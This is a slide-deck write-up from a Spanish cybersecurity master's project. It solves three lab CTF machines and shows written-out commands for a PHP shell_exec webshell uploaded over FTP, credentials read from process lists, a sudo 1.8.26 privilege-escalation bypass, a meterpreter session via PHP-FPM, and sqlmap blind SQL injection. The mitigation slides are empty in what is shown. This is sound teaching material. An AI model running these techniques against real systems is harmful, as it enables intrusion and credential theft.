

# Pentesting & Hacking Ético mediante resolución de un Capture The Flag (CTF)

Máster Universitario en Ciberseguridad y Privacidad

Universitat Oberta de Catalunya - UOC

Enero, 2023 - 2022/2023 S1

Seguridad en redes y sistemas

Alumno: Israel Torres Gonzalo

Consultor del Trabajo: Pablo González Pérez

# CONTENIDO

- **INTRODUCCIÓN**
- **OBJETIVOS**
- **DESARROLLO DEL CTF**
  - **Escenario 1 – OoOps machine**
    - **Mitigaciones**
  - **Escenario 2 – Odyssey\_v2**
    - **Mitigaciones**
  - **Escenario 3 – jump\_force**
    - **Mitigaciones**
- **CONCLUSIONES**
  - **Valoración de resultados**

# INTRODUCCIÓN

## EVOLUCIÓN DE LA SEGURIDAD

- Especialización → Nuevos roles
- Interconexión de sistemas → Nuevos elementos
- Internet → Nuevas prácticas
- Madurez → Roles y herramientas específicos
- Formación para nuevos perfiles → Retos *CTF*




# INTRODUCCIÓN

## PLATAFORMAS ONLINE CTF

- Presentan un entorno seguro
- Formación basada en el reto
- Formación específica nuevos perfiles
- Actualizan metodologías periódicamente



**HACKTHEBOX**





# OBJETIVOS

## DEL TFM

Para cada escenario:

- Enumerar los servicios
- Identificar y explotar las vulnerabilidades
- Escalar privilegios
- Ofrecer soluciones





# OBJETIVOS


## PERSONALES

- Adquirir nuevos conocimientos *pentesting*
- Afianzar conocimientos del máster
- Uso de nuevas herramientas
- Ampliar conocimientos *red/blue team*

# DESARROLLO DEL CTF

## ESCENARIO 1 – OoOps machine


- Enumeración (nmap):
  - TCP 21 – FTP
  - TCP 22 – SSH
  - TCP 8080 – HTTP / Apache
  
- FTP de acceso anónimo con escritura habilitada



```
(kali@kali)-[~]
└─$ nmap -p21,22,8080,10000 -sV 10.10.10.110
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-11 20:05 EST
Nmap scan report for 10.10.10.110
Host is up (0.00040s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8080/tcp  open  http         Apache httpd 2.4.29 ((Ubuntu))
10000/tcp closed snet-sensor-mgmt
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds
```




```
(kali@kali)-[~]
└─$ ftp 10.10.10.110
Connected to 10.10.10.110.
220 (vsFTPd 3.0.3)
Name (10.10.10.110:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10000|)
150 Here comes the directory listing.
drwxrwxrwx  1 0      0          4096 Apr 11  2020 html
226 Directory send OK.
ftp> cd html
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||10000|)
150 Here comes the directory listing.
-rw-r--r--  1 0      0          10918 Apr 11  2020 index.html.bak
-rw-r--r--  1 0      0           164 Apr 11  2020 index.php
226 Directory send OK.
ftp> █
```

# DESARROLLO DEL CTF

## ESCENARIO 1 – OoOps machine

- **Análisis y explotación:**
  - Carga FTP de ficheros PHP
  - Ejecución PHP desde Apache
  - Comandos *Shell* desde PHP
- Lectura de *flag* de usuario *hacker* desde *script* PHP  
`{...}shell_exec('cat /home/hacker/flag.txt');`

```
$ cat test2.php
<?php
$output = shell_exec('ls /home/ -lart');
echo "<pre>$output</pre>";
?>
```



```
total 12
drwxr-xr-x 1 root  root  4096 Jul 23  2020 .
drwxr-xr-x 1 hacker hacker 4096 Jul 23  2020 hacker
drwxr-xr-x 1 root  root  4096 Nov 11 10:15 ..
```



*Flag* de usuario conseguida




# DESARROLLO DEL CTF

## ESCENARIO 1 – OoOps machine


- **Análisis y explotación:**

- Se ejecuta `ps -aux` para revisar procesos
- Proceso con credenciales en claro como parámetro
- Se obtienen credenciales del usuario *hacker*

- **Acceso Shell con usuario *hacker***



```
10.10.10.110:8080/test6.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0  18380  3044 pts/0    Ss+  Nov12   0:41 bash execution.sh
root        21  0.0  0.0  29152  3016 ?        S    Nov12   0:00 /usr/sbin/vsftpd
root        56  0.0  0.4 327128 17572 ?        Ss   Nov12   0:08 /usr/sbin/apache2 -k start
root        82  0.0  0.0  72304  3940 ?        Ss   Nov12   0:00 /usr/sbin/sshd
root        84  0.0  0.0  18380  3036 pts/0    S+   Nov12   0:02 /bin/bash ./myhacker.sh tefeme_86_pass
www-data  7542  0.0  0.3 332108 15096 ?        S    Nov12   0:45 /usr/sbin/apache2 -k start
www-data  7562  0.0  0.3 331780 14380 ?        S    Nov12   0:44 /usr/sbin/apache2 -k start
www-data  7563  0.0  0.3 331972 14516 ?        S    Nov12   0:44 /usr/sbin/apache2 -k start
www-data  7567  0.0  0.3 331964 14440 ?        S    Nov12   0:40 /usr/sbin/apache2 -k start
```



```
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x hacker@dbd5a18d337e: ~ x
(kali@kali)-[~]
└─$ ssh hacker@10.10.10.110
hacker@10.10.10.110's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.19.0-kali2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 13 17:17:49 2022 from 10.10.10.110
hacker@dbd5a18d337e:~$ whoami
hacker
hacker@dbd5a18d337e:~$ cat /home/hacker/flag.txt
244cdf401e667cca77b8228066096985
hacker@dbd5a18d337e:~$
```

# DESARROLLO DEL CTF

## ESCENARIO 1 – OoOps machine

- Análisis y explotación:
  - Se detecta versión de `sudo` vulnerable
  - Se explota vulnerabilidad para escalar privilegios (Acceso *Shell* con usuario *root*)
- Lectura de *flag* de *root* desde *Shell*

```
hacker@dbd5a18d337e:~$ sudo -V
Sudo version 1.8.26
Sudoers policy plugin version 1.8.26
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.26
hacker@dbd5a18d337e:~$
```

```
hacker@dbd5a18d337e:~$ whoami
hacker
hacker@dbd5a18d337e:~$ sudo ls /root
Sorry, user hacker is not allowed to execute '/bin/ls /root' as root on dbd5a18d337e.
hacker@dbd5a18d337e:~$ sudo -u#-1 su
root@dbd5a18d337e:/home/hacker# cd /root /sbin/apache2
root@dbd5a18d337e:~# ls
execution.sh flag.txt myhacker.sh uoc
root@dbd5a18d337e:~# cat flag.txt
648d390c021ce7cfde2f95ea3fcd71ec
root@dbd5a18d337e:~#
```



**Flag de root conseguida**

# DESARROLLO DEL CTF

## ESCENARIO 1 – OoOps machine - Mitigaciones



# DESARROLLO DEL CTF

## ESCENARIO 2 – Odyssey\_v2


- Enumeración (nmap):
  - TCP 2222 – SSH
  - TCP 8080 – HTTP / NGINX

- Se utiliza *DirBuster* para conseguir la estructura de los archivos accesibles mediante *WWW*

```
(kali@kali)-[~]
└─$ nmap -p8080,2222 -sV 10.10.10.110
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-07 18:01 EST
Nmap scan report for 10.10.10.110
Host is up (0.00084s latency).

PORT      STATE SERVICE VERSION
2222/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
8080/tcp  open  http     nginx 1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.47 seconds
```



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://10.10.10.110:8080/

Scan Information Results - List View: Dirs: 19 Files: 54 | Results - Tree View | Errors: 0 |

Type	Found	Response	Size
File	/phpinfo.php	200	208
File	/notes/note.txt	200	252
Dir	/notes/	403	342
File	/notes	301	404
File	/images/9.jpg	200	13061
File	/images/8.jpg	200	9853
File	/images/7.jpg	200	52899
File	/images/6.jpg	200	57653
File	/images/5.jpg	200	13061
File	/images/4.jpg	200	9853
File	/images/3.jpg	200	14239
File	/images/2.jpg	200	57653
File	/images/15.jpg	200	52899
File	/images/14.jpg	200	57653
File	/images/13.jpg	200	13061
File	/images/12.jpg	200	9853
File	/images/11.jpg	200	14214
File	/images/10.jpg	200	57653
File	/images/1.jpg	200	14254
File	/images/0.jpg	200	9853
Dir	/images/	403	342
File	/images	301	405
File	/admin/admin.php	200	208
Dir	/admin/	403	342
File	/admin	301	404
File	/9/junk.txt	200	264
Dir	/9/	403	342
File	/9	301	400

Current speed: 0 requests/sec  
Average speed: (T) 424, (C) 116 requests/sec  
Parse Queue Size: 0  
Total Requests: 30876441/30876721  
Time To Finish: 00:00:02  
Current number of running threads: 10  
Time To Finish: 00:00:02  
Back Pause Stop Report

DirBuster Stopped

# DESARROLLO DEL CTF

## ESCENARIO 2 – Odyssey\_v2

- **Análisis:**
  - Se detecta y consulta `<phpinfo.php>` , en su análisis se descubre que la versión de PHP + FPM es vulnerable
- **Explotación:**
  - Se utiliza la vulnerabilidad para conseguir sesión *meterpreter*
  - Desde *meterpreter* se lee la *flag* de usuario



PHP Version 7.1.33dev	
System	Linux bf093032813b 5.19.0-kali2-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.19.11-1kali2 (2022-10-10) x86_64
Build Date	jul 24 2020 14:56:27
Configure Command	'"/configure' '--enable-fpm' '--without-pear'"
Server API	FPM/FastCGI

```
meterpreter > pwd
/var/www/html/admin
meterpreter > ls
Listing: /var/www/html/admin

Mode                Size  Type  Last modified      Name
----                -
100644/rw-r--r--    41   fil   2020-07-27 17:09:59 -0400  .flag.txt
100644/rw-r--r--     0   fil   2020-07-24 10:33:22 -0400  admin.php

meterpreter > cat ../.flag.txt
flag is 58C250724441ED96979209921FAC3D89
meterpreter > █
```



Flag de usuario conseguida




# DESARROLLO DEL CTF

## ESCENARIO 2 – Odyssey\_v2

Desde la sesión *meterpreter* se revisan los ficheros publicados mediante *WWW* y se listan

Se descargan los ficheros publicados mediante *WWW* y se replica el sitio remoto localmente




# DESARROLLO DEL CTF

## ESCENARIO 2 – Odyssey\_v2

Se analizan las carpetas *<junk>* y se detectan textos codificados en base64 y hexadecimal, se descodifican

Los valores de *junk 1, 3 y 11* parecen interesantes al ser distintos

Se descubre un fichero *<note.txt>* con referencia a los valores *1, 3 y 11*



```
0. bm8gc295IGNsYXZl → base64 decode → no soy clave
1. MTIzNF9zZWU= → base64 decode → 1234_sec
2. bm8gc295IGNsYXZl → base64 decode → no soy clave
3. aG9vcmlEh → base64 decode → hoora!
4. bm8gc295IGNsYXZl → base64 decode → no soy clave
5. bm8gc295IGNsYXZl → base64 decode → no soy clave
6. bm8gc295IGNsYXZl → base64 decode → no soy clave
7. bm8gc295IGNsYXZl → base64 decode → no soy clave
8. bm8gc295IGNsYXZl → base64 decode → no soy clave
9. bm8gc295IGNsYXZl → base64 decode → > no soy clave
10. bm8gc295IGNsYXZl → base64 decode → no soy clave
11. 00000000: 6361 6c69 666f 726e 6961 → hex decode → california
12. bm8gc295IGNsYXZl → base64 decode → no soy clave
13. bm8gc295IGNsYXZl → base64 decode → no soy clave
14. bm8gc295IGNsYXZl → base64 decode → no soy clave
15. bm8gc295IGNsYXZl → base64 decode → no soy clave
```


# DESARROLLO DEL CTF

## ESCENARIO 2 – Odyssey\_v2

Se descubre una carpeta de imágenes <images> numerada del 0 al 15 con imágenes, algunas similares entre sí

Las imágenes número 1, 3 y 11 parecen ser iguales pero su tamaño es ligeramente distinto y sus *hashes* no coinciden

Se sospecha del uso de esteganografía para ocultar información en estas imágenes



```
(kali@kali)-[~/Descargas]
└─$ md5sum 1.jpg 3.jpg 11.jpg
d6e1dd45f43f537e0dc3ab1fdd715ad8 1.jpg
440d02fa42f4229e59932fba4453f33c 3.jpg
d66803f2602ce89a4835bd186f6dee04 11.jpg
```

# DESARROLLO DEL CTF

## ESCENARIO 2 – Odyssey\_v2

Se intentan descodificar con éxito las imágenes con las claves obtenidas en los ficheros *junk* número 1, 3 y 11

Se utilizan las credenciales para acceso a *Shell* como *root* y leer la *flag* de *root*

```
(kali@kali)-[~/Descargas]
└─$ steghide extract -sf 1.jpg -p 1234_sec -xf 1.txt
steghide extract -sf 3.jpg -p hoora! -xf 3.txt
steghide extract -sf 11.jpg -p california -xf 11.txt
anot♦ los datos extra♦dos e/"1.txt".
anot♦ los datos extra♦dos e/"3.txt".
anot♦ los datos extra♦dos e/"11.txt".

(kali@kali)-[~/Descargas]
└─$ cat 1.txt 3.txt 11.txt
user: root
pass: !3QwX?j4
flag: /root/.hide/.last
```

```
(kali@kali)-[~/Descargas]
└─$ ssh root@10.10.10.110 -p 2222
root@10.10.10.110's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.19.0-kali2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.
Last login: Sun Dec 18 16:42:46 2022 from 10.10.10.110
root@3f5e7c1f2feb:~# cat /root/.hide/.last/.flag.txt
your flag is: 5378aef8946e502ca645a55cbcdc5661
root@3f5e7c1f2feb:~#
```



**Flag de root conseguida**

# DESARROLLO DEL CTF

## ESCENARIO 2 – Odyssey\_v2 - Mitigaciones





# DESARROLLO DEL CTF


## ESCENARIO 3 – jump\_force

- Enumeración (nmap):
  - TCP 5000 – HTTP / Apache
- Se utiliza *DirBuster* para conseguir la estructura de los archivos accesibles mediante *WWW*

```
(kali@kali)~$ nmap -p5000 -sV 10.10.10.110
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-18 17:51 EST
Nmap scan report for 10.10.10.110
Host is up (0.00088s latency).

PORT      STATE SERVICE VERSION
5000/tcp  open  http    Apache httpd 2.4.25 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.49 seconds
```



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.110:5000/


Scan Information \ Results - List View: Dirs: 3 Files: 3 \ Results - Tree View \ Errors: 0 \

Type	Found	Response	Size
File	/index.php	200	353
Dir	/	200	351
Dir	/icons/	403	449
File	/password.php	200	313
Dir	/icons/small/	403	468
File	/backup.php	200	507
Dir	/server-status/	403	449

# DESARROLLO DEL CTF

## ESCENARIO 3 – jump\_force

- **Análisis y explotación:**
  - Se detecta un formulario `<password.php>` con variables *GET*. Se comprueba afirmativamente que es vulnerable
  - Se utiliza *sqlmap* para extraer la información de la base de datos mediante la técnica *Blind SQL Injection*



```
(kali@kali)-[~]
└─$ sqlmap -u http://10.10.10.110:5000/password.php?id=1 -a

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
sponsible for any misuse or damage caused by this program

[*] starting @ 20:31:06 /2022-12-18/


[20:31:06] [INFO] testing connection to the target URL
[20:31:06] [INFO] testing if the target URL content is stable
[20:31:07] [INFO] target URL content is stable
[20:31:07] [INFO] testing if GET parameter 'id' is dynamic
[20:31:07] [INFO] GET parameter 'id' appears to be dynamic
[20:31:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[20:31:07] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[20:31:07] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[20:31:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:31:18] [WARNING] reflectiv value(s) found and filtering out
[20:31:18] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[20:31:18] [INFO] testing 'Generic inline queries'
[20:31:18] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[20:31:18] [INFO] GET parameter 'id' is 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' injectabl
[20:31:18] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:31:18] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[20:31:28] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[20:31:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
